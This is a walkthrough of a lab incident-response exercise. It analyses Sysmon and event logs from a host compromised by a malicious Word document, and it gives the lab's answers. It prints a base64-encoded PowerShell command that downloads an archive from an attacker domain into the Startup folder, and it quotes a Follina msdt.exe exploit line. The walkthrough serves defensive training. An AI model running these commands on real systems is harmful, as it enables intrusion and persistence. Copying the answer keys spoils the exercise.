Tempest Incident

Task 2: Preparation - Log Analysis

I have read and understood the concept of Log Analysis and Event Correlation: *No Answer Needed*

Task 3: Preparation - Tools and Artifacts

Compare by hash

Before conducting the investigation, one of the most important steps is to compare the artefacts by their hashes. It is a common practice to verify if the artefacts are expected as it is.
You can get the hashes of each artefact by running Powershell from the taskbar and executing the following commands:

- *cd '.\Desktop\Incident Files\'* to change to the directory in which the artifacts are stored.
- Use the *ls* command to list the contents of this directory.
- Use the *Get-FileHash -Algorithm SHA256 .\capture.pcapng* command to get the SHA256 hash of the capture.pcapng file.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\user> cd '.\Desktop\Incident Files\'
PS C:\Users\user\Desktop\Incident Files> ls


    Directory: C:\Users\user\Desktop\Incident Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2022   1:46 AM       17479060 capture.pcapng
-a----         6/21/2022   1:30 AM        3215360 sysmon.evtx
-a----         6/21/2022   1:29 AM        1118208 windows.evtx


PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\capture.pcapng

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6       C:\Users\user\Desktop\Inciden...
```

Toolset

The toolset needed for this task is focused on analysing Sysmon Logs, Windows Event Logs, and Packet Capture.

Endpoint Logs

To analyse Windows artefacts such as Windows Event Logs and Sysmon logs, we will use the following tools:

- EvtxEcmd

- Timeline Explorer
- SysmonView
- Event Viewer
- Network Logs

To analyse the provided packet capture, we will use the following tools:

- Wireshark
- Brim


Note: You can access the tools listed above via the taskbar.

Since some of the tools listed above such as Wireshark, Brim, Event Viewer are already covered by the prerequisite rooms, we will only cover the new ones in this section.

EvtxEcmd & Timeline Explorer


Eric Zimmerman has created a set of forensic tools used to analyse Windows artefacts called EZTools (Eric Zimmerman's Tools). For this task, we will focus on EvtxEcmd and Timeline Explorer, as these tools are mainly used for parsing and analysing Evtx logs. EvtxEcmd is a command-line tool which parses Windows Event Logs into different formats such as CSV, JSON, XML, etc. You may use this tool in conjunction with Timeline Explorer, created by the same author. Timeline Explorer is a GUI-based tool that functions as a data filtering and navigating application to ease incident responders in handling raw data.

To parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxEcmd and then feed it into Timeline Explorer.




- Change directory into .\Tools\EvtxECmd
- Run the command *.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files'*

For TimelineExplorer.exe, we can load the exported CSV file by doing the following: File > Open > Choose sysmon.csv from C:\Users\user\Desktop\Incident Files directory.




Once the logs are loaded, you may navigate through each column and use the input field to filter specific logs via a unique string.



Lastly, you may use the search feature in the upper right-hand corner to find a unique string that may exist on any column.

SysmonView


SysmonView is a Windows GUI-based tool that visualises Sysmon Logs.
Before using this tool, we must export the log file's contents into XML via Event Viewer



The machine will notify you once the file has been successfully exported.

Usage:

- Go to File > Import Sysmon Event Logs then choose the XML files generated using the Event Viewer.
- Once loaded, the left sidebar has search functionality that can filter a specific process in mind.
- Choose the image path and session GUID to render the mapped view.




This tool can easily view the correlated events from a specific process. The example above summarizes all Sysmon events related to explorer.exe

****

Answer the questions below:

What is the SHA256 hash of capture.pcapng?




Using the *Get-FileHash -Algorithm SHA256* command we used earlier we get the answer:

Answer:

CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

What is the SHA256 hash of the sysmon.evtx file?




Use the same *Get-FileHash* command to get the answer:

Answer:

665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

What is the SHA256 hash for the windows.evtx file?



Use the same *Get-FileHash* command to get the answer:

Answer:

D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

Task 4: Initial Access - Malicious Document

Tempest Incident

In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

- The malicious document has a .doc extension.
- The user downloaded the malicious document via chrome.exe.
- The malicious document then executed a chain of commands to attain code execution.

Investigation Guide

To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:

- Start with the events generated by Sysmon.
- EvtxEcmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document.

Significant Data Sources:


- Sysmon

****

Answer the questions below:

The user of this machine was compromised by a malicious document. What is the file name of the document?


- Based on the investigation guide I started my search by using SysmonView and looking at chrome.exe. There are three listed sessions, the first one showed a process created and a .tmp file created, the second session showed a series of DNS queries, and the final session showed the user downloading a .doc file as seen below.



Answer: free_magicules.doc

What is the name of the compromised user and machine?
Format: username-machine name
The previous screenshot also answers this question, the machine is TEMPEST and the user is benimaru
Answer: benimaru-TEMPEST


What is the PID of the Microsoft Word process that opened the malicious document?
To find the answer to this question I looked into winword.exe on SysmonView. This revealed two sessions, the first one related to the free_magicules.doc. When I looked into the event details the PID was 496.



Answer: 496

Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?


Looking back up the chain of events I looked for any suspicious DNS queries completed by winword.exe and came across one for “phishteam.xyz” and upon closer examination discovered the IP address to be 167.71.199.191



Answer: 167.71.199.191

What is the base64 encoded string in the malicious payload executed by the document?

I wasn't getting anywhere using SysmonView so I decided to try TimelineExplorer. I know the parent process ID is 496 and that process creation has an event ID of 1 so I filtered on that.
I first tried the filter ProcessID=496 on the cell for Payload Data1 and the only hit for TEMPEST\benimaru was the downloading of the malicious document. As I searched through the different fields I saw that Payload Data5 was related to the parent process ID so I decided to try filtering for 496 on that cell instead. This again only showed one hit for TEMPEST\benimaru but under the executable info cell I saw this:



Looks like we have some Base64 encoded text!
Answer:
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==

What is the CVE number of the exploit used by the attacker to achieve a remote code execution?
Format: XXXX-XXXXX
To figure this one out I had to do some outside research. I started by googling the free_magicules.doc file to see if anything popped up. Nothing but walkthroughs for this room popped up so I decided to try looking into the LOLBins. I first tried winword.exe but nothing interesting showed up. Then I tried msdt.exe and that had some more promising information. I noticed this section about leveraging "PCWDiagnostics" which can be seen contents of the executable from the last question:

2. Executes arbitrary commands using the Microsoft Diagnostics Tool and leveraging the "PCWDiagnostic" module (CVE-2022-30190). Note that this specific technique will not work on a patched system with the June 2022 Windows Security update.

```
msdt.exe /id PCWDiagnostic /skip force /param "IT_LaunchMethod=ContextMenu
IT_BrowseForFile=/../../$(calc).exe"
```

CVE-2022-30190 is also seen under the name Follina.
Answer: 2022-30190

Task 5: Initial Access - Stage 2 Execution

Malicious Document - Stage 2

Based on the initial findings, we discovered that there is a stage 2 execution:

- The document has successfully executed an encoded base64 command.
- Decoding this string reveals the exact command chain executed by the malicious document.

Investigation Guide

With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:

- The Autostart execution reflects explorer.exe as its parent process ID.
- Child processes of explorer.exe within the event time frame could be significant.
- Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.

Significant Data Sources:

